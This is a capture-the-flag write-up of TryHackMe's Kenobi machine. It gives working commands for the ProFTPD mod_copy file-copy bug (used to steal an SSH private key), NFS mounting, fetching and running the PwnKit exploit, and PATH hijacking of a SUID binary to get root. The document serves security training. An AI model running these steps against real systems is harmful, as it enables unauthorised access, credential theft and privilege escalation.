

KENOBI

Welcome to my writeup where I am gonna be pwning the **Kenobi** machine from **TryHackMe**. This challenge has two flags, and our goal is to capture both. Let's get started!



GETTING STARTED

To access the challenge, click on the link given below:

<https://tryhackme.com/r/room/kenobi>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on it.

```
File Actions Edit View Help
root@kali:~/thm/kenobi
# nmap -A -p- 10.10.146.176 -oN kenobi.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 00:13 EST
Nmap scan report for 10.10.146.176
Host is up (0.14s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|_ 256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_ 256 5a:06:ed:eb:b6:56:7e:4c:01:d0:ea:bc:ba:fa:33:79 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/admin.html
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100005 1,2,3      34674/udp6  mountd
|   100005 1,2,3      38557/tcp   mountd
|   100005 1,2,3      39134/udp  mountd
|   100005 1,2,3      60423/tcp6  mountd
|   100227 2,3        2049/tcp   nfs_acl
|   100227 2,3        2049/tcp6  nfs_acl
|   100227 2,3        2049/udp  nfs_acl
|_ 100227 2,3        2049/udp6 nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

```
File Actions Edit View Help
root@kali:~/thm/kenobi
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|_ 256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_ 256 5a:06:ed:eb:b6:56:7e:4c:01:d0:ea:bc:ba:fa:33:79 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/admin.html
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100005 1,2,3      34674/udp6  mountd
|   100005 1,2,3      38557/tcp   mountd
|   100005 1,2,3      39134/udp  mountd
|   100005 1,2,3      60423/tcp6  mountd
|   100227 2,3        2049/tcp   nfs_acl
|   100227 2,3        2049/tcp6  nfs_acl
|   100227 2,3        2049/udp  nfs_acl
|_ 100227 2,3        2049/udp6 nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
38557/tcp open  mountd     1-3 (RPC #100005)
41213/tcp open  nlockmgr    1-4 (RPC #100021)
54083/tcp open  mountd     1-3 (RPC #100005)
59111/tcp open  mountd     1-3 (RPC #100005)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

The scan revealed various services like **ftp**, **ssh**, **http**, **smb** and **nfs** to be running on the system.

INITIAL ACCESS

Since the target had an **smb** server, I performed enumeration using **nmap** and listed the shares present on the target.



```

root@kali:[~/thm/kenobi]
# nmap -p 139,445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.146.176
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 00:21 EST
Nmap scan report for 10.10.146.176
Host is up (0.14s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

PORT      STATE SERVICE
| smb-enum-shares:
| account_used: guest
|   \\<10.10.146.176>\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|       Max Users: <unlimited>
|       Path: C:\tmp
|       Anonymous access: READ/WRITE
|       Current user access: READ/WRITE
|   \\<10.10.146.176>\anonymous:
|     Type: STYPE_DISKTRREE
|     Comment:
|     Users: 0
|       Max Users: <unlimited>
|       Path: C:\home\kenobi\share
|       Anonymous access: READ/WRITE
|       Current user access: READ/WRITE
|   \\<10.10.146.176>\print$:
|     Type: STYPE_DISKTRREE
|     Comment: Printer Drivers
|     Users: 0
|       Max Users: <unlimited>
|       Path: C:\var\lib\samba\printers
|       Anonymous access: <none>
|       Current user access: <none>
|_ 

Nmap done: 1 IP address (1 host up) scanned in 21.49 seconds

```

I connected to the **anonymous** share and downloaded a file called **log.txt**

```

smbclient //10.10.146.176/anonymous
ls
get log.txt log.txt

```



```

root@kali:[~/thm/kenobi]
# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWS1/v7KLUzrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]---+
| .. . .
| ..=o . .
| . So.o++o. |
| o ... +oo.Boo+
| o o ... o+.@oo |
| . . . E .O+= . |
| . . . oBo. |
+---[SHA256]---+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use. It establishes a single server
# and a single anonymous login. It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName          "ProFTPD Default Installation"
ServerType          standalone

```

The logs file revealed interesting information like a user, path to their ssh key etc.

I then checked the directory that was shared by the target over **nfs**

```
File Actions Edit View Help
root@kali: ~/thm/kenobi x root@kali: ~/thm/kenobi x

[roo(0@ kali)-[~/thm/kenobi]
# showmount -e 10.10.146.176
Export list for 10.10.146.176:
/var *
```

I then searched **exploit-db** for exploits related to the **ftp** version running on the target.

```
File Actions Edit View Help
root@kali: ~/thm/kenobi x root@kali: ~/thm/kenobi x

[roo(0@ kali)-[~/thm/kenobi]
# searchsploit 'ProFTP 1.3.5'
Exploit Title | Path
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2) | linux/remote/49008.py
ProFTPD 1.3.5 - File Copy | linux/remote/36742.txt

Shellcodes: No Results

[roo(0@ kali)-[~/thm/kenobi]
```


I downloaded the exploit information on my system and analyzed it.

```
File Actions Edit View Help
root@kali: ~/thm/kenobi x root@kali: ~/thm/kenobi x

[roo(0@ kali)-[~/thm/kenobi]
# searchsploit -m linux/remote/36742.txt
Exploit: ProFTPD 1.3.5 - File Copy
  URL: https://www.exploit-db.com/exploits/36742
  Path: /usr/share/exploitdb/exploits/linux/remote/36742.txt
  Codes: CVE-2015-3306, OSVDB-120834
  Verified: True
  File Type: ASCII text
Copied to: /root/thm/kenobi/36742.txt

[roo(0@ kali)-[~/thm/kenobi]
# cat 36742.txt
Description TJ Saunders 2015-04-07 16:35:03 UTC
Vadim Melihow reported a critical issue with proftpd installations that use the
mod_copy module's SITE CPFR/SITE CPTO commands; mod_copy allows these commands
to be used by *unauthenticated clients*:

Trying 80.150.216.115...
Connected to 80.150.216.115.
Escape character is '^J'.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:80.150.216.115]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
214-CPFR <sp> pathname
214-CPTO <sp> pathname
214-UTIME <sp> YYYYMMDDhhmm[ss] <sp> path
```




```
Trying 80.150.216.115 ...
Connected to 80.150.216.115.
Escape character is ']'.
220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:80.150.216.115]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
214-CPFR <sp> pathname
214-CPTO <sp> pathname
214-UTIME <sp> YYYYMMDDhhmm[ss] <sp> path
214-SYMLINK <sp> source <sp> destination
214-RMDIR <sp> path
214-MKDIR <sp> path
214-The following SITE extensions are recognized:
214-RATIO -- show all ratios in effect
214-QUOTA
214-HELP
214-CHGRP
214-CHMOD
214 Direct comments to root@www01a
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.cpy
250 Copy successful

He provides another, scarier example:

site cpfr /etc/passwd
350 File or directory exists, ready for destination name
```

The file revealed that the **ftp** version running on the target allowed unauthenticated clients to copy files and paste files within the system. Since I had discovered the **/var** folder to be mounted over **nfs**, I created a directory and mounted it to the server so that I could access the files inside **/var** directory.



```
(root@kali)-[~/thm/kenobi]
# mkdir haha
[root@kali]-[~/thm/kenobi]
# mount -t nfs 10.10.146.176:/var haha
[root@kali)-[~/thm/kenobi]
# cd haha
[root@kali)-[~/thm/kenobi/haha]
# ls
backups cache crash lib local lock log mail opt run snap spool tmp www
[root@kali)-[~/thm/kenobi/haha]
#
```

After that, I followed the instructions given in the POC. I connected to the **ftp** server using **nc** and used the **SITE CPFR** to copy **kenobi's** private key and **SITE CPTO** to paste it in the **/var/tmp** directory.

```
root@kali: ~/thm/kenobi
# nc 10.10.146.176 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.146.176]
help
214-The following commands are recognized (* =>'s unimplemented):
CWD XCWD CDUP XCUP SMNT* QUIT PORT PASV
EPRT EPSV ALLO* RNFR RNTO DELE MDTM RMD
XRMD MKD XMKD PWD XPWD SIZE SYST HELP
NOOP FEAT OPTS AUTH* CCC* CONF* ENC* MIC*
PBSZ* PROT* TYPESTRU MODE RETR STOR STOU
APPE REST ABOR USER PASS ACCT* REIN* LIST
NLST STAT SITE MLSD MLST
214 Direct comments to root@kenobi
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/kenobi.key
250 Copy successful
```

I then copied the private key onto my system from the **nfs** mounted directory.

```
root@kali: ~/thm/kenobi/haha/tmp
# ls
backups cache crash lib local lock log mail opt run snap spool tmp www
# cd tmp
# ls
kenobi.key
systemd-private-2408059707bc41329243d2fc9e613f1e-systemd-timesyncd.service-a5PktM
systemd-private-3afcbb06a4a934cfba9f1799da8738e99-systemd-timesyncd.service-JGZxFq
systemd-private-6f4acd341c0b40569c92cee906c3edc9-systemd-timesyncd.service-z5o4Aw
systemd-private-e69bbb0653ce4ee3bd9ae0d93d2a5806-systemd-timesyncd.service-z0bUdn
# cp kenobi.key ~/thm/kenobi/kenobi.key
#
```

I fixed the file permission and logged into the target as **kenobi** via **ssh**.

```
root@kali: ~/thm/kenobi
# ls -la kenobi.key
-rw-r--r-- 1 root root 1675 Nov 12 00:51 kenobi.key
# chmod 600 kenobi.key
# ls -la kenobi.key
-rw----- 1 root root 1675 Nov 12 00:51 kenobi.key
#
```

```
root@kali: ~/thm/kenobi x root@kali: ~/thm/kenobi x root@kali: ~/thm/kenobi x kenobi@kenobi: ~
[~]# ssh kenobi@10.10.146.176 -i kenobi.key
The authenticity of host '10.10.146.176 (10.10.146.176)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHpmEUVISOhvusx4hk33iTcwNPKtFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.146.176' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

103 packages can be updated,
65 updates are security updates.

Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi: ~$
```

I then captured *user.txt* from */home/kenobi* .

```
root@kali: ~/thm/kenobi x root@kali: ~/thm/kenobi x root@kali: ~/thm/kenobi x kenobi@kenobi: ~
[~]$ ls
share user.txt
kenobi@kenobi: ~$ pwd
/home/kenobi
kenobi@kenobi: ~$ cat user.txt
d0b0f31...
kenobi@kenobi: ~$
```

PRIVILEGE ESCALATION : EXPLOITING PKEXEC

I listed binaries with **suid** bits using the following command:

```
find / -user root -perm -u=s -ls 2>/dev/null
```

Here I found **pkexec**. Since I had faced exploited this binary in the past, I googled the **pwnkit exploit**.

Showing results for **pkexec uid privesc**
Search instead for [pkexec uid privexec](#)

Qualys Security Blog
https://blog.qualys.com › 2022/01/25 › pwnkit-local-pr...
PwnKit: Local Privilege Escalation Vulnerability Discovered ...
25 Jan 2022 — The Qualys Research Team has discovered a memory corruption vulnerability in polkit's pkexec, a SUID-root program that is installed by ...

INE Expert IT Training
https://ine.com › blog › exploiting-pwnkit-cve-20214034
Lab Walkthrough - Exploiting PwnKit (CVE-2021-4034)
22 Aug 2022 — It is a memory corruption vulnerability discovered in the pkexec command (installed on all major Linux distributions), dubbed PwnKit, and ...

GTFOBins
https://gtfobins.github.io › gtfobins › pkexec
pkexec | GTFOBins
Sudo. Sudo. If the binary is allowed to run as superuser by sudo , it does not drop the elevated privileges and may be used to access the file system, ...

The GitHub Blog
https://github.blog › Security › Vulnerability research

ly4k/PwnKit Public

About
Self-contained exploit for CVE-2021-4034
- Pkexec Local Privilege Escalation

cve-2021-4034

- Readme
- MIT license
- Activity
- 1.1k stars
- 12 watching
- 188 forks

Report repository

Contributors 2

- ly4k Oliver Lyak
- FuzzyLitchi Polly

From the **github** repo, I downloaded it onto my system and transferred it to the target.

```

root@kali:~/thm/kenobi# curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
chmod +x ./PwnKit

(root@kali:~/thm/kenobi) # python3 -m http.server 4444
[+] Starting HTTP server at port 4444 ...
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/)...[12/Nov/2024 00:59:06] "GET /PwnKit HTTP/1.1" 200 -

```

```
kenobi@kenobi:~$ wget "http://10.21.17.140:4444/PwnKit" --no-check-certificate
--2024-11-11 23:59:11-- http://10.21.17.140:4444/PwnKit
Connecting to 10.21.17.140:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit          100%[=====] 17.62K --.-KB/s   in 0.1s

2024-11-11 23:59:11 (120 KB/s) - 'PwnKit' saved [18040/18040]

kenobi@kenobi:~$ chmod +x PwnKit
kenobi@kenobi:~$
```

Upon executing the exploit, I got **root** access.

```
kenobi@kenobi:~$ ./PwnKit
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@kenobi:/home/kenobi#
```

I navigated to the `/root` directory and captured the final flag.

```
root@kenobi:/home/kenobi# ls
PwnKit share user.txt
root@kenobi:/home/kenobi# cd /root
root@kenobi:~/root# ls
root.txt
root@kenobi:~/root# cat root.txt
177b[REDACTED]
root@kenobi:~/root#
```

PRIVILEGE ESCALATION : EXPLOITING SUID BIT ON CUSTOM PROGRAM

I looked for binaries with **suid** bit and found a custom binary called **menu**.

```

kenobi@kenobi:~$ find / -user root -perm -u=s -ls 2>/dev/null
279750 96 -rwsr-xr-x 1 root root 94240 May 8 2019 /sbin/mount.nfs
277766 16 -rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
276573 44 -rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
277903 100 -rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
260788 12 -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
276950 420 -rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
275955 40 -rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
260462 52 -rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
275975 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
277767 24 -rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
260602 56 -rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
275974 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
260525 76 -rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
280011 12 -rwsr-xr-x 1 root root 8880 Sep 4 2019 /usr/bin/menu
260686 136 -rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
260464 40 -rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
260591 40 -rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
260206 28 -rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
276584 32 -rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
260157 40 -rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
260171 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
260188 40 -rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
260172 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
kenobi@kenobi:~$ 

```

I executed the command to see what it does.

```

kenobi@kenobi:~$ menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :| 

```

```

kenobi@kenobi:~$ menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
HTTP/1.1 200 OK
Date: Tue, 12 Nov 2024 06:20:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT
ETag: "c8-591b6884b6ed2"
Accept-Ranges: bytes
Content-Length: 200
Vary: Accept-Encoding
Content-Type: text/html
kenobi@kenobi:~$ 

```

This binary seemed to execute system commands like `ifconfig`, `curl`, `uname` etc in the backend. So I used **strings** to analyze the strings present in the binaries.

```
kenobi@kenobi:~$ strings /usr/bin/menu
/lib64/ld-linux-x86_64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-
AWAVA
AUATL
[ ]A[A]A^A_
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
```

Here I found that based on the option selected by the user, it directly execute the system command without providing a complete path to the binary.

```
AUATL
[ ]A[A]A^A_
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
    Invalid choice
;*$$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.7594
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
menu.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
```

I could leverage this vulnerability to modify the system path and become a root user. So, I created a custom binary called **curl** and added it at the start of the **PATH** variable. Hence, if I would execute that particular command through the **menu** binary, I would get **root** access.

```
kenobi@kenobi:~$ echo $PATH
/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/bash > curl
kenobi@kenobi:/tmp$ ls -la curl
-rw-r--r-- 1 kenobi kenobi 10 Nov 12 00:23 curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ ls -la curl
-rwxrwxrwx 1 kenobi kenobi 10 Nov 12 00:23 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ echo $PATH
/tmp:/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kenobi@kenobi:/tmp$
```

I executed the **status check** option and got **root** access.

```
root@kenobi:/tmp$ /usr/bin/menu
*****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@kenobi:/tmp# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
root@kenobi:/tmp#
```

CONCLUSION

Here's a brief summary of how I pwned **kenobi**:

- The **nmap** scan revealed **ssh**, **ftp**, **smb**, **nfs** and **http** service running on the target.
- Here's how I used them to get initial access:
 - **smb** server had a share that allowed anonymous access. Through this, I got a log file that revealed user and their **ssh** key path.
 - **ftp** server was vulnerable and allowed unauthenticated users to copy and paste files within the system.
 - **nfs** server had the `/var` directory mounted.
 - The **ftp** vulnerability was exploited to copy **kenobi**'s private key to the directory mounted over **nfs**.
 - This private key was used to then log in as **kenobi**
- I then captured the first flag from **kenobi**'s home directory.
- I then listed the binaries with **suid** bits and found 2 ways to become root:
 - I could exploit **pkexec** using **pwnkit** and get **root** access.
 - I could exploit the custom binary with **suid** bit that executed system commands without specifying the complete path to it.
- Finally I captured the final flag from `/root` directory.

That's it from my side!

Happy Hacking :)
